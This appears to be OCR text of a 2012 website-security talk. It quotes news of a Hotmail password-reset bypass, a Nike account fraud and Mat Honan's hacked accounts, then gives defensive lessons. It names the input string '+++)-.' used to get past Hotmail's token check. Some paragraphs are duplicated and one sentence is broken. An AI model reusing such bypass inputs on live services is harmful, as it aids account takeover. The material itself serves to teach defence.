
Hotmail Password Reset Bug Exploited in Wild

by Brian Donohue

Hotmail is the world's largest web-based email service provider, touting some 364 million users. The flaw would also allow an attacker to bypass MSN Hotmail's token-based login protection. According to the Vulnerability Laboratory report, the token protection only checks if input values are empty before blocking or closing the web session. Mejri managed to bypass that feature by entering a string of characters, in this case, '+++)-.'

Hotmail is the world's largest web-based email service provider, touting some 364 million users. The flaw would also allow an attacker to bypass MSN Hotmail's token-based login protection. According to the Vulnerability Laboratory report, the token protection only checks if input values are empty before blocking or closing the web session. Mejri managed to bypass that feature by entering a string of characters, in this case, '+++)-.'

"On Friday, we addressed an incident with password reset functionality; there is no action for customers, as they are protected," a



MUST READ: *Google Apps ups Quickoffice integration, eyes Window*

Topic: Security

Nike hacker steals over $80,000


Summary: *Brad Stephenson went on a five-month shopping spree after he found a loophole in one of Nike's website. When the Secret Service caught up with him, he had stolen $81,419.58 in Nike merchandise.*

Stephenson found out Nike credited the accounts so athletes could order merchandise without charge. After learning how the system worked from professional athletes he knew, the former baseball player gained access to the Nike elite-athlete accounts and ordered merchandise from Nike by listing himself as a guest of the account holders.

Last year, 25-year-old Nike's websites and decided to take advantage. Over the span of five months, he used accounts meant for professional athletes to steal Nike merchandise worth over $80,000.

A federal indictment explains the events that followed:

Case agents with the United States Secret Service and United States Postal Inspection Service received information from a




Episode 392: Keeping The Biggest Secret In The U.S. Economy

August 03, 2012 6:21 PM

Jeremiah Grossman
@jeremiahg

"Keeping The Biggest Secret In The US Economy" n.pr/S5xbv9 <reveals an amazing story about BizLogic & Forced Browsing vulns.




GADGET LAB | miscellaneous

How Apple and Amazon Security Flaws Led to My Epic Hacking

BY MAT HONAN 08.06.12 8:01 PM

But what happened to me exposes vital security flaws in several customer service systems, most notably Apple's and Amazon's. Apple tech support gave the hackers access to my iCloud account. Amazon tech support gave them the ability to see a piece of information — a partial credit card number — that Apple used to release information. In short, the very four digits that Amazon considers unimportant enough to display in the clear on the web are precisely the same ones that Apple considers secure enough to perform identity verification. The disconnect exposes flaws in data management policies endemic to the entire technology industry, and points to a looming nightmare as we enter the era of cloud computing and connected devices.

Hack Chain



Website Security

Lesson #1:

In the era of "The Cloud," password(s) WILL BE compromised.

- **One site one password**: Select a unique and hard to guess "pass phrase" for each important website account.
- **Store passwords "securely"**: Use third-party password managers such as LastPass or 1Password, or optionally write down the passwords, or hints, on a piece of paper.
- **Security questions, are passwords**: Treat them accordingly.

Website Security

Lesson #2:

The number and severity of Web breaches are likely to continue, if not increase in 2013.

- **Find your websites, all of them:** Prioritize by importance to the business.
- **You must be this tall to ride this ride:** Determine how secure a website must be, relative to the adversaries skills.
- **Hack Yourself First:** Measure current security posture, as seen by the adversary, and perform vulnerability gap analysis. The right-to-test over third-party vendors.
- **Software security best-practices, phooey:** Identify where your website security program is failing. Get strategic. Increase the cost to the attacker.
- **Consider implementing CSP, HSTS, and SSL-only:** Lots of "free" security technology is available

Lesson #3:

One vulnerability is all it takes to get hacked, user accounts taken over, or data compromised.

- **Disclosure Policies and Bug Bounty Program:** People will test the security of your website(s) whether you want them to or not. The question is, do you want to receive any of the information about what they uncover ahead of time?


mozilla FOUNDATION
PayPal
Google
facebook
Etsy

Website Security

Lesson #4:


Everyone gets hacked -- eventually.

- **Detection and Responsiveness:** Invest in security products and programs that enable you to be the first to notice an intrusion, rather than the last.




Richard Bejtlich
@taosecurity

@jeremiahg Q: What happens when you try to prevent an attack by professionals? A: You lose. So, fast detection & response is best refuge.



Richard Bejtlich
@taosecurity

It's insane that many orgs are required to regularly check for vulnerabilities, but they are not required to check for live intrusions.



Is Application Security the Glaring Hole in Your Defense?

Organizations on average spend one-tenth as much on application security as they do on network security, even though SQL injection attacks are the highest root cause of data breaches. Experts say educating developers in writing secure code is the answer.

Organizations on average spend one-tenth as much on application security as they do on network security, even though SQL injection attacks are the highest root cause of data breaches. Experts say educating developers in writing secure code is the answer.

